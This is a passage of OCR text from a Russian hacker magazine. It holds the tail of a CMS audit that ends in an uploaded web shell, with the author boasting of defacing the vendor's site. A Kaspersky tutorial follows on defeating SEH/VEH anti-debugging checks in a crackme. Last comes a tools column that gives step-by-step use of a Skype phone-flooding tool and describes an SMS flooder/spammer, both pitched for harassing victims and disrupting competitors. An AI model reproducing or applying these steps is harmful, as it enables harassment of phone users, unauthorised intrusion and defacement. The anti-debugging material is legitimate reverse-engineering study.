method=POST enctype="multipart/form-data">
<input type="file" name='NewFile'>
<input type="submit">
</form>
```

Файлы грузятся в */UserFiles/File/*. Скрипт проводит аутентификацию пользователя, потому надо предварительно войти под админом.

И ЭТО ВСЕ?

На этом аудит можно закончить. Как видишь, были найдены самые разнообразные баги, комбинирование которых позволяет получить права администратора + веб-шелл. Остается только гадать, как все это не было обнаружено при направленной security-проверке, которую проходил двиг. Шутки ради я немного подправил копирайт на официальном сайте. Пару недель на запрос «йа бажный сайтенг :)» он даже вылазил в топ Гугла.


Метры бажного кода не знают конца и границ, впрочем, как и некомпетентность многих программистов в вопросах безопасности своих продуктов. Но если подумать — все вполне логично. Программер специализируется на вопросах компактности, скорости и практической работоспособности своего кода, а не на поиске уязвимых мест, пограничных состояний, утечек памяти и т.п. Привлечение сторонних специалистов — правильный и разумный подход. В конечном итоге это дает высокую качественную составляющую всех показателей продукта. Правда... не в этот раз. В общем, помни — ты всегда можешь заказать мне анализ движка любой сложности. ⌶



links

Чтобы внести пропаганду реального аудита, привожу несколько ссылок на проверенные компании, которые помогут тебе провести жесткий пентест твоих движков:

- forum.antichat.ru/forum110.html
- www.ptsecurity.ru/serv_pen.asp
- itdefence.ru/content/view/reverse/
- www.solidsolutions.ru/consulting/
- www.belsec.com/services.html
- www.tet-service.ru/audit/




dvd

Файлы и программы, упоминаемые в статье, ищи на нашем диске.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



video

На диске, прилагаемом к журналу, ты найдешь видео-урок, демонстрирующий основные шаги взломщика.



КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ


ТРАССИРОВКА — В ПОГОНЕ НА TF ИЛИ SEH НА ВИРАЖАХ

Охота на флаг трассировки подходит к концу, и дичь уже хрустит на зубах. Продолжив наши эксперименты с TF-битом, мы познакомимся со структурными и векторными исключениями, выводящими борьбу с отладчиками в вертикальную плоскость. Здесь не действуют привычные законы, и приходится долго и нудно ковыряться в недрах системы, чтобы угадать, куда будет передано управление, и как усмирить разбушевавшуюся защиту.

Отладчики обоих уровней — как ядерного, так и прикладного — совершенно не приспособлены для исследования программ, интенсивно использующих структурные исключения (они же *structured exceptions*, более известные как SEH, где последняя буква досталась в наследство от слова «handling» — обработка). И хотя OllyDbg делает некоторые шаги в этом направлении, без написания собственных скриптов/макросов не обойтись.
Генерация исключения «телепортирует» нас куда-то внутрь *NTDLL.DLL*, в толщу служебного кода, выполняющего поиск и передачу управления на SEH-обработчик, который нас интересует больше всего. Как в него попасть? Отладчик не дает ответа, а тупая трассировка требует немало времени.
Впрочем, **SEH — это ерунда**. Начиная с XP, появилась поддержка обработки векторных исключений (VEH), усиленная в Server 2003 и, соответственно, в Висте/Server 2008. Отладчики об этом вообще не знают, открывая разработчикам защит огромные возможности для антиоладки и обламывая начинающих хакеров косяками. Я покажу, как побороть SEH/VEH-штучки в любом отладчике типа Syser, SoftICE или *WinDbg*. К сожалению, OllyDbg содержит грубую ошибку в «движке» и для отладки SEH/VEH-программ не подходит. Ну, не то, чтобы совсем не подходит, но повозиться придется (секс будет — и много).

SEH FUNDAMENTALS

Архитектура структурных исключений подробно описана в десятках книг и сотнях статей. Настолько подробно, что, читая их, можно уснуть. Поэтому краткое изложение основных концепций, выполненное в моем «фирменном» стиле, не помешает.
Исключение, сгенерированное процессором, тут же перехватывается ядром операционной системы, которое долго и нудно его мутузит, но, в конце концов, возвращает управление на прикладной уровень, вызывая функцию *NTDLL.DLL!KiUserCallbackDispatcher*. При пошаговой трассировке отладчики прикладного/ядерного уровня пропускают ядерный код, сразу же оказываясь в *NTDLL.DLL!KiUserCallbackDispatcher*. То есть, при трассировке кода *XOR EAX,EAX/MOV EAX,[EAX]* следующей выполняемой командой оказывается первая инструкция функции *NTDLL.DLL!KiUserCallbackDispatcher*. Сюрприз, да?
В ходе выполнения *KiUserCallbackDispatcher* извлекает указатель на цепочку обработчиков структурных исключений, хранящийся по адресу *FS:[00000000h]*, и вызывает первый обработчик через функцию *ExecuteHandler*, передавая ему специальные параметры.
В зависимости от значения, возвращенного обработчиком, функция *KiUserCallbackDispatcher* либо продолжает «раскручивать» список структурных исключений, либо останавливает «раскрутку», возвращая





управление коду, породившему исключение. Ориентируясь на тип исключения (trap или fault), управление передается либо машинной команде, сгенерировавшей исключение, либо следующей инструкции (подробнее об этом можно прочитать в мануалах от Intel).
Список обработчиков структурных исключений представляет собой простой односвязанный список:

Формат списка обработчиков структурных исключений

```
_EXCEPTION_REGISTRATION struc
      prev     dd       ?                 ; // предыдущий
обработчик, — 1 — конец списка;
      handler dd       ?                 ; // указатель
на SEH-обработчик
_EXCEPTION_REGISTRATION ends
```

Процедура обработки структурных исключений имеет следующий прототип и возвращает одно из трех значений: *EXCEPTION_CONTINUE_SEARCH*, *EXCEPTION_CONTINUE_EXECUTION* или *EXCEPTION_EXECUTE_HANDLER*, описанные в MSDN.

Прототип процедуры-обработчика структурных исключений

```
handler(PEXCEPTION_RECORD pExcptRec, PEXCEPTION_
REGISTRATION pExcptReg,
      CONTEXT * pContext,       PVOID
pDispatcherContext,    FARPROC handler);
```

Обработчики структурных исключений практически полностью реентерабельны — обработчик также может генерировать исключения, корректно подхватываемые системой и начинающие раскрутку списка обработчиков с нуля. «Практически» — потому что, если исключение возникает при попытке вызова обработчика (например, из-за исчерпания стека), ядро просто молчаливо прибивает процесс. Но это уже дебри технических деталей, в которые мы пока не будем углубляться.
После установки своего собственного обработчика не забывай его снимать, иначе есть шанс получить весьма неожиданный результат. Причем, система игнорирует попытку снять обработчик внутри самого обработчика, и это нужно делать только за пределами его тела.
Вот абсолютный минимум знаний, который нам понадобится для брачных игр со структурными исключениями.

VEH FUNDAMENTALS

Начиная с XP, появилась поддержка векторных исключений, являющаяся разновидностью SEH, однако реализованная независимо от нее и работающая параллельно. Другими словами, добавление нового векторного обработчика никак не затрагивает SEH-цепочку и, соответственно, наоборот. Механизм обработки векторных исключений работает по тому же принципу, что и SEH, вызывая уже знакомую нам функцию *NTDLL.DLL!KiUserCallbackDispatcher*. В свою очередь она вызывает *NTDLL.DLL!RtlCallVectoredExceptionHandlers*, раскручивающую список векторных обработчиков с последующей передачей управления.
SEH и VEH концептуально очень схожи. Они предоставляют аналогичные возможности и вся разница между ними в том, что вместо ручного манипулирования со списками обработчиков теперь у нас есть API-функции *AddVectoredExceptionHandler/RemoveVectoredExceptionHandler*, устанавливающие/удаляющие векторные обработчики из списка, указатель на который хранится в неэкспортируемой переменной *_RtlpCalloutEntryList* внутри *NTDLL.DLL* (по одному экземпляру на каждый процесс). Плюс, упростилось написание локальных/глобальных обработчиков исключений, что в случае с SEH — большая проблема. Но, по-прежнему, векторная обработка придерживается принципа «социального кодекса»: все обработчики должны следовать определенным правилам и ничто не мешает одному из них объявить себя самым главным и послать других нахрен.
Поскольку 9x/W2K системы еще достаточно широко распространены, пользоваться векторной обработкой без особой на то нужды могут только дураки.
Во всяком случае, необходимо использовать динамическую загрузку векторных функций, экспортируемых библиотекой *KERNEL32.DLL* и, если их там не окажется, либо выдать сообщение об ошибке, либо дезактивировать защитный модуль, работающий на базе VEH.
Теперь пару слов о новых API-функциях. *AddVectoredExceptionHandler* имеет следующий прототип и принимает два параметра, первый из которых обычно равен нулю, а второй представляет указатель на обработчик векторных исключений:

Прототип API-функции AddVectoredExceptionHandler, добавляющий новый векторный обработчик в список

```
PVOID WINAPI AddVectoredExceptionHandler(
      ULONG FirstHandler,
      PVECTORED_EXCEPTION_HANDLER VectoredHandler);
```

Функция *AddVectoredExceptionHandler* определена в файле *winnt.h*, поставляемом с новыми версиями SDK, да и то, только в том случае, если в программе определен макрос *_WIN32_WINNT* со значением *0x0500* или большим. Если у нас нет свежего SDK, то определить прототип можно и самостоятельно, прямо по месту использования функции.

Прототип процедуры обработки векторных исключений

```
LONG CALLBACK VectoredHandler(
      PEXCEPTION_POINTERS ExceptionInfo);
```

Для удаления ранее установленных векторных обработчиков из списка можно воспользоваться API-функцией *RemoveVectoredExceptionHandler*, где Handler — указатель на обработчик:

Прототип API-функции RemoveVectoredExceptionHandler, удаляющей векторный обработчик из списка


```
ULONG WINAPI RemoveVectoredExceptionHandler(
      PVOID Handler);
```

ЭКСПЕРИМЕНТ #4 — ЛОВЛЯ TF-БИТА НА SEH

Продемонстрируем технику отладки программ, использующих структурные исключения, на примере crackme (его сорцы ищи на DVD). Он генерирует общую ошибку доступа к памяти путем обращения по нулевому указателю и проверяет значение флага трассировки в заранее установленном SEH-обработчике. На самом деле, для запутывания хакера назначается сразу два обработчика — первый ничего не делает и тупо

Ошибка OllyDbg

При возникновении исключения (не важно какого) отладчик OllyDbg останавливает выполнение программы, предлагая нам нажать <Shift-F7/F8/F9> для продолжения. Первые две комбинации перебрасывают нас в начало *NTDLL.DLL!KiUserExceptionDispatcher*, предоставляя возможность самостоятельно отслеживать момент передачи управления на SEH/VEH-обработчик. А <Shift-F9> выполняет обработчик на «автопилоте» и останавливает отладчик только на выходе из него. В случае двух наших crackme это будет команда, расположенная непосредственно за *mov eax, [eax]*.
Сказанное справедливо только, когда флаг трассировки сброшен, и программа выполнялась по Run (или Step Over с генерацией исключения внутри over-функции). Если же флаг трассировки был взведен (программа исполнялась в пошаговом режиме), то при выходе из обработчика структурного/векторного исключения, OllyDbg из-за ошибки в «движке» передает программе трассировочное исключение *INT 01h*, вызывая обработчик повторно. В нашем случае это приводит к увеличению регистра *EIP* еще на два байта и, как следствие, к краху программы. В OllyDbg 2.00c указанная ошибка до сих пор не исправлена, что ужасно напрягает.



Описание новых VEH-функций на MSDN

Отладчик успешно обнаружен

возвращает управление, а второй — считывает регистровый контекст, извлекает оттуда содержимое флага трассировки и увеличивает значение *EIP* на два байта — длину инструкции *mov eax, [eax]*, вызывавшей исключение.

Для упрощения отладки из программы выкинули все лишнее (и стартовый код в том числе), поэтому для ее сборки применяется специальный командный файл следующего содержания:

TF-SEH.bat — сборка программы без стартового кода

```
cl /Ox /c TF-SEH.c
link TF-SEH.obj /ALIGN:16 /DRIVER /FIXED /ENTRY:nezumi
     /SUBSYSTEM:CONSOLE KERNEL32.LIB USER32.lib
```

Компилируем программу и загружаем ее в любой подходящий отладчик (например, SoftICE). Если загрузка обламывается (известный глюк SoftICE), раскомментируем строку с командой *int 03h*, пересоберем программу, напишем в SoftICE: «*i3here on*» и запустим все по новой. SoftICE послушно всплывает на строке *mov ecx, fs:[0]*, и мы со спокойной совестью начинаем трассировку. Доходим до команды *mov eax,[eax]* и в следующий момент переносимся куда-то внутрь системы, а конкретнее — в начало функции *NTDLL.DLL!KiUserCallbackDispatcher*, адрес которой в моем случае равен *77F91BB8h*.

Приехали! Дальше продолжать трассировку нет смысла, нужен способ быстро найти адрес структурного обработчика. Например, можно посмотреть, что находится в памяти по указателю *FS:[00000000h]*:

Определение списка адресов SEH-обработчиков путем просмотра fs:0

```
:dd         ; <- отображать двойные слова
:d fs:0     ; <- смотрим что находится в fs:[00000000h]

0038:00000000 0012FFB4  00130000  0012D000  00000000

:d ss:12FFB4   ; смотрим структуру EXCEPTION_

REGISTRATION
:d ss:012FFB4
0023:0012FFB4 0012FFBC  004002A3  FFFFFFFF  0040028A
0023:0012FFC4 79458989  FFFFFFFF  0012FA34  7FFDF000
```

Ага, мы видим, что в *FS:[00000000h]* содержится адрес *0012FFB4h*, переходя по которому мы обнаруживаем структуру *EXCEPTION_REGISTRATION: {0012FFBC, 004002A3}*, где первое двойное слово — указатель на следующий SEH-обработчик, а второе — указатель на сам обработчик:

Дизассемблерный листинг первого SEH-обработчика в цепочке


```
:u 4002A3
001B:004002A3  33 C0     XOR      EAX,EAX
001B:004002A5  40        INC      EAX
001B:004002A6  C3        RET
```

Упс, **первый SEH-обработчик не содержит ничего интересного** и просто возвращает управление следующему обработчику, поэтому, используя первое двойное слово структуры *EXCEPTION_REGISTRATION*, мы переходим по адресу *12FFBCh* и видим следующую запись — *EXCEPTION_REGISTRATION: {FFFFFFFFh, 0040028Ah}*. В данном случае она расположена рядом с первой, однако так бывает далеко не везде и не всегда, но это и неважно. Главное, мы получили адрес очередного обработчика — *0040028Ah*.

Дизассемблерный листинг второго SEH-обработчика в цепочке

```
:u 40028A

001B:0040028A          MOV EAX, [ESP + 0C]
001B:0040028E          ADD BYTE PTR [EAX + 000000B8], 02
001B:00400295          EAX, [EAX + 000000C0]
001B:0040029B          MOV [0040033C], EAX
```



Определение адреса машинной инструкции, передающей управление SEH-обработчику

Генерация «левого» исключения из-за ошибки в отладочном «движке»

Результат работы Context Record Helper'а

```
001B:004002A0        XOR EAX, EAX
001B:004002A2        RET
```

Ага, а вот тут, кажется, содержится что-то интересное! Вернувшись к прототипу функции *handler*, определяем, что по смещению *0Ch* относительно верхушки стека расположена структура *Context*. Следовательно, в регистр *EAX* грузится регистровый контекст. А дальше... какой-то из регистров увеличивается на два байта. Но как узнать, какой? Нам поможет context helper, с помощью которого мы узнаем, что это *EIP*. А вот по смещению *C0h* в регистровом контексте содержится *EFlags*, сохраняемый в глобальной переменной *0040033Ch*, на которую при желании можно поставить аппаратную точку останова на чтение/запись, чтобы посмотреть, что с ней происходит в дальнейшем:

Чтение глобальной переменной, хранящей регистр флагов

```
:bpm 40033C RW
:x
Break due to BPMB #0023:0040033C RW DR3  (ET=1.48
milliseconds)
  MSR LastBranchFromIp=00400288
    MSR LastBranchToIp=004002A7
```

```
001B:004002B2        MOV EAX,[0040033C]
001B:004002B7        TEST AH,01               ; TF бит
001B:004002BA        JZ  004002C8
```


Все ясно! Защита анализирует содержимое регистра флагов и, если бит трассировки взведен, заключает, что программа находится под отладкой. Как это обломать? Возможные варианты: сбросить бит трассировки в обработчике исключений путем модификации ячейки *[ESP+0C]*→*0Ch* в отладчике. Чтобы автоматизировать процесс, можно создать условную точку останова на функцию *NTDLL.DLL!KiUserExceptionDispatcher (PEXCEPTION_RECORD pExcptRec, CONTEXT *pContext)*, всегда сбрасывая TF-бит по адресу *pContext* → *EFlags*, что позволит надежно скрыть отладчик от защиты. При этом перестанут работать самотрассирующие программы, отладчики прикладного уровня и еще много чего, поэтому ручная работа все же предпочтительнее автоматической.
Второй вариант (совершенно не универсальный, но надежный) — изменить условный переход по адресу *004002BAh* на безусловный, чтобы он всегда рапортовал защите о сброшенном флаге трассировки. Естественно, это прокатит только с данной программой — за отказ от универсальности приходится платить.
Попытка применения OllyDbg приводит к краху, поскольку он не вполне корректно обрабатывает исключения (как структурные, так и векторные). Подробности — в одноименной врезке.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-TOOLS

Программы для хакеров

ПРОГРАММА: SKYPE PHONE KILLER
ОС: WINDOWS 2000/XP
АВТОР: ZLO AND GROM


Флудим через Skype

На страницах журнала мы не раз упоминали о такой забавной и полезной штуке, как флуд мобильников. Представь себе, как можно досадить человеку, разорвав его телефон непрерывными звонками/sms-сообщениями, а уж про то, как приятно сорвать деловую встречу конкурентов я вообще молчу. Одним словом, наиболее предприимчивые товарищи давно смекнули, в чем польза телефонного флуда. Поэтому перейдем от слов к делу и рассмотрим незаменимый инструмент — софтину **Skype Phone Killer**. Начнем по порядку:

1. Сперва устанавливаем программу SKYPE. В комплекте с тулзой идет одна из последних версий. Впредь прогу можно скачивать на официальном сайте: www.skype.com/intl/ru.

2. После завершения установки Скайпа инсталим флудер. Для этого заходим в папку skype-flooder и запускаем файл Setup.

3. Теперь запускаем exe'шник **SkypePhoneKiller**, который находится в папке **skype-flooder**, и начинаем осваивать функции тулзы :).


4. В поле «контакт» вбиваем номер телефона того, кого будем флудить. Причем, номер следует указывать в международном формате, например: +7xxxxxxxxxx (для России). Жмем на кнопку с надписью «Добавить». Номер попадает в окошко «список смертников». По всем номерам в этом окошке программа будет звонить по очереди.

5. Заходим в «Настройки» и регулируем функции:

- «**Разговор продолжать**» — через указанное количество секунд программа бросит трубку, когда ее возьмут с той стороны. Если «0 сек» — бросает сразу. Советую оставить «0» по дефолту, чтобы не кушала много денег.
- «**Ожидание ответа**» — сколько секунд будет идти дозвон, пока не снимут трубку. По дефолту стоит «30», надо сказать, что это вполне приемлемый вариант :).

6. Запускаем Skype, заинсталенный ранее, авторизуемся на своем аккаунте, пополняем баланс (не менее $1) и разрешаем софтине SkypePhoneKiller юзать Скайп самостоятельно. Теперь ты можешь составить список жертв и жать на «Старт» в приветливом окошке SkypePhoneKiller'а. Кстати, баланс твой будет оставаться на прежнем уровне, ибо даже при дефолтовых настройках тулза бросает трубку при дозвоне. В общем, лучше флудера не найти :). Поблагодарим ребят с WHB за этот приватный релиз утилы, респект :).

ПРОГРАММА: ACUNETIX WEB VULNERABILITY SCANNER
ОС: WINDOWS 2000/XP
АВТОР: ACUNETIX


Один из лучших сканеров веб-уязвимостей

Среди множества самых разнообразных сканеров, появившихся в последнее время, порой не так-то просто найти подходящий. Посему хочу представить твоему вниманию один из постоянно обновляющихся сканеров веб-уязвимостей от компании Acunetix — **Acunetix Web Vulnerability Scanner**. Тулза предназначена для проверки на такие веб-уязвимости, как sql-injection, xss, php-include, etc. Она автоматически обнаруживает следующие баги:

- **Cross site scripting** — выполнение вредоносного сценария в браузере пользователя при обращении и в контексте безопасности доверенного сайта
- **SQL injection** — выполнение SQL-запросов из браузера для получения несанкционированного доступа к данным
- **База данных GHDB** (Google hacking database) — перечень типовых запросов, используемых хакерами всего мира для получения несанкционированного доступа к web-приложения и сайтам
- Выполнение кода
- Обход ограничений на доступ к каталогам
- Вставка файлов (File inclusion)
- Раскрытие исходного текста сценария (aka просмотр сорцов :)
- CRLF injection
- Cross frame scripting
- Общедоступные резервные копии файлов и папок (aka поиск бэкапов в веб-директориях)
- Файлы и папки, содержащие важную информацию
- Файлы, которые могут содержать информацию, необходимую для проведения атак (системные логи, журналы трассировки приложений и т.д.)
- Файлы, содержащие листинг каталогов
- Каталоги с низким уровнем защиты, позволяющие создавать, модифицировать или удалять файлы

Кроме того, сканер умеет идентифицировать задействованные серверные технологии (WebDAV, FrontPage и т.д.) и разрешение на использование потенциально опасных http-методов (PUT, TRACE, DELETE). Пожалуй, единственный минус — платность полнофункциональной версии. Хотя, за хороший софт не жалко заплатить, правда?

ПРОГРАММА: NIKTO
ОС: *NIX/WIN
АВТОР: CIRT, INC.

Еще один знаменитый сканер уязвимостей, который не нуждается в дополнительном представлении — Nikto. Софтина отличается




Популярный perl-сканер

от аналогов, прежде всего, тем, что полностью реализована на Perl, благодаря чему одинаково приятно эксплуатируется как на *nix, так и на Win-платформах. Сканер поддерживает SSL-соединение, работу через прокси и много чего еще. В базе собрана информация о более чем 3000 опасных уязвимостей в CGI-сценариях и ошибках HTTP-серверов (стандартные пароли, открытые для чтения файлы конфигурации и т.п.). С помощью подключаемых модулей утила обретает высокую функциональность, поэтому не поленись посмотреть в папку /plugins :). Для полноценной работы Nikto необходимо установить свежую версию Perl'а, модули NET::SSLeay, LibWhisker, а также OpenSSL (в случае использования на Win-платформах — модуль Net::SSL), если требуется поддержка SSL-соединений.
Сканер хорош в тестировании удаленных хостов на наличие различных уязвимостей:

- В базе программы имеется **информация о более чем 3200 уязвимых веб-сценариях**, а также 625 веб-демонов
- **Инфа об уязвимостях** оформляется в виде специальных **плагинов**, что позволяет расширять базу без апдейта самого приложения
- Nikto поддерживает **автоматические обновления**, поэтому за новыми плагинами не придется вручную вылезать в Сеть
- **Анти-IDS методы** — еще одна отличительная черта Nikto. Опытные администраторы нередко устанавливают системы обнаружения вторжения и таким образом обламывают разного рода сканирования. В отличие от других сканеров, использующих Perl-библиотеку Libwhisker, Nikto не определяется IDS-системой
- В ядре программы заложены различные **stealth-методы**, позволяющие замаскировать свою работу под обычные пользовательские запросы
- Если возможно, Nikto самостоятельно **определит директорию** с CGI-скриптами и проверит ее на наличие бажных сценариев
- **Полноценная поддержка прокси** (с возможностью авторизации), а также SSL-соединения при правильном подходе гарантируют твою безопасность
- Если веб-сайт требует авторизацию, Nikto легко сможет пройти ее (естественно, зная корректные имя пользователя и пароль)
- Если веб-демон не найден на стандартном 80 порту, Nikto попробует найти его на любом другом
- Для увеличения скорости работы поддерживается интеграция с nmap'ом

ПРОГРАММА: SMS FLOODER+SPAMER
ОС: *NIX/WIN
АВТОР: DX


Флудим мобильники

Если тулзу для флуда мобильников путем непрерывных звонков мы уже рассмотрели, то теперь настало время смс-флуда. Хочу обратить твое внимание на софтинку SMS flooder+spamer, написанную на PHP. Перед нами флудер-спамер SMS, работающий через Mail.ru. Он позволяет слать заданное число сообщений на определенный номер или по одному сообщению на номера из заданного списка. Для работы скрипта нужны: N-ное число аккаунтов mail.ru и хост с поддержкой PHP и функций сокетов. Скрипт имеет удобный веб-интерфейс и представляет собой функциональную панель управления флудом, реализованную с помощью технологии AJAX. Объемы рассылок напрямую зависят от количества аккаунтов (которые ты можешь приобрести на большинстве хак-форумов по приемлемой цене). Скрипт позволяет указывать текст sms-сообщения, формировать листы отправки, рандомизировать мессаги, etc. Также ты можешь вручную указать 